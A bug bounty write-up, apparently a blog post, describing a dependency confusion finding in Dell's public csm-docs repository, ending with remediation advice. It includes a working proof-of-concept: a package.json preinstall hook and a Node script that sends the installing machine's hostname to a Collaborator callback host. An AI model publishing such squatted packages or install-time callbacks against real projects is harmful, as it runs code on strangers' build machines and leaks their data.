How I earned a $750 bounty for a dependency confusion attack on Dell
A package name Dell forgot to claim was all it took. Here is the whole story, in plain English, from the file I found to the bounty that landed.

Some of the best bugs are not clever. They are just something everyone forgot to check. This one was a single package name, sitting in the open in one of Dell's public repositories on GitHub. Nobody had claimed it. So I claimed it, showed it could run code, and reported it. Dell fixed it, and it paid a $750 bounty.
Here is how it happened, start to finish, with nothing assumed.
What dependency confusion means
Modern software is built out of small building blocks called packages. You do not write everything yourself. You pull in packages other people wrote, and your app stacks on top of them.
Some packages are public: anyone can download them from a public store like npm. Some are private: only the company has them, kept on their own internal store. When the app is built, a tool reads a list of package names and goes and fetches each one.
Here is the catch. That tool fetches by name. If a private package name is not also locked down on the public store, the tool can be tricked into downloading a public package that happens to have the same name. And if an attacker is the one who put that public package there, the attacker's code is what gets pulled in. That is dependency confusion: the build gets confused about which package a name really points to.
How I found it
I was reading through dell/csm-docs, one of Dell's public
documentation repositories. Documentation repos are meant to be public, so they
often do not get guarded as tightly as the real product. That makes them a good
place to look.
Inside, under the installation wizard, was an ordinary build file called
package.json. One line caught my eye: the name.
{
    "name": "csm-installation-wizard",
    "version": "1.0.0",
    "description": "",
    "scripts": {
        "test": "jest --ci",
        "coverage": "jest --coverage"
    }
}

csm-installation-wizard, it reads like something internal to Dell.
csm-installation-wizard is not a name you would expect to see on the
public npm store. It looks like an internal Dell package. So I asked the one
question the whole bug rests on: has anyone actually claimed this name in public,
or is the build trusting a name that is still up for grabs?
Checking if the name was free
I checked two ways, and both gave the same answer. First, the registry itself.
curl -s https://registry.npmjs.org/csm-installation-wizard
# {"error":"Not found"}
Then the search page that any developer would use.

A public file names a package that does not exist on the public store. That name is free. Whoever registers it first owns what gets installed everywhere that fetches this dependency from the public store, and installing a package can run code.
Proving it, without going too far
Finding an open door is not the same as showing it opens. I had to prove the name really pointed to my code and that my code would run, and prove it in a way that touched nothing I was not allowed to touch.
So I published a harmless package under that same name. I pointed its install hook at a small script, so the moment anything installed the package, the script would run on its own.
{
    "name": "csm-installation-wizard",
    "version": "1.0.1",
    "scripts": {
        "preinstall": "node index.js"
    }
}
The script does nothing but phone home. It reads the machine's own name and sends it to a Burp Collaborator server, a tool that simply catches these call-backs so you can see them arrive. Nothing sensitive is read, and nothing is changed.
const https = require('https');
const os = require('os');
const hostname = os.hostname();

const data = new TextEncoder().encode(
  JSON.stringify({ payload: hostname, project_id: process.argv[2] })
);

const options = {
  // a unique Collaborator address, so any call-back is unmistakably mine
  hostname: process.argv[2] + '.' + hostname + '.YOUR-ID.oastify.com',
  port: 443,
  method: 'POST',
  headers: { 'Content-Type': 'application/json', 'Content-Length': data.length }
};

const req = https.request(options, res => {
  console.log(`STATUS: ${res.statusCode}`);
});
req.on('error', e => console.error(e.message));
req.write(data);
req.end();
Then I installed the package on a clean test machine, exactly the way a build would. The install ran the script, and the call-back arrived. That call-back is the proof: the name pointed to my package, and my code ran on a machine that was not mine.
npm i csm-installation-wizard pulls the package I registered and installs it, which is the same install any build would run when it resolved this dependency from the public store.This is why the report is filed as reaching RCE, short for remote code execution. Installing a package is not just a download, it can run scripts. Owning the name means running code on whoever installs it.
One call-back carrying just the machine name is enough to prove the point. Going further, reading files, hunting for real secrets, would cross the line the program draws, and the report did not need it. Show the door opens. You do not have to walk through it.
Why a docs repo actually matters
It is easy to shrug at a documentation repo. The reason it matters is where a package like this gets installed: on build servers and on developers' own laptops. Those machines sit close to source code, to passwords and keys, and to the internal network. Code that runs there is a real foothold, not a curiosity.
How to fix it
Dependency confusion is a naming problem, so the real fixes are about owning the name, not about filtering traffic.
- Use a scope. A name like
@dell/installation-wizardties the package to Dell's own store, so a plain public name can never stand in for it. - Claim the name first. For any internal name that shows up in public code, publish a placeholder so the name is already taken.
- Pin the source. Tell the build tool to fetch internal packages only from the internal store, so a public copy is never even looked at.
- Watch what public repos give away. Even a docs repo handed out a real internal package name. Treat every public file as a hint about your private packages.
How it ended
I wrote it up and sent it in. Dell confirmed it, fixed it, and marked the report resolved. The bounty was $750. No clever exploit chain, no rare trick, just a package name that nobody remembered to claim.
Key takeaways
- A public repo quietly reveals the names of private packages, and a name is all this attack needs.
- The entire bug is one question: is the internal package name also claimed on the public store?
- One harmless call-back proves the name resolves to your code and that the code runs, without touching anything sensitive.
- Fix it by owning the name: scopes, placeholder packages, and pinning the internal store.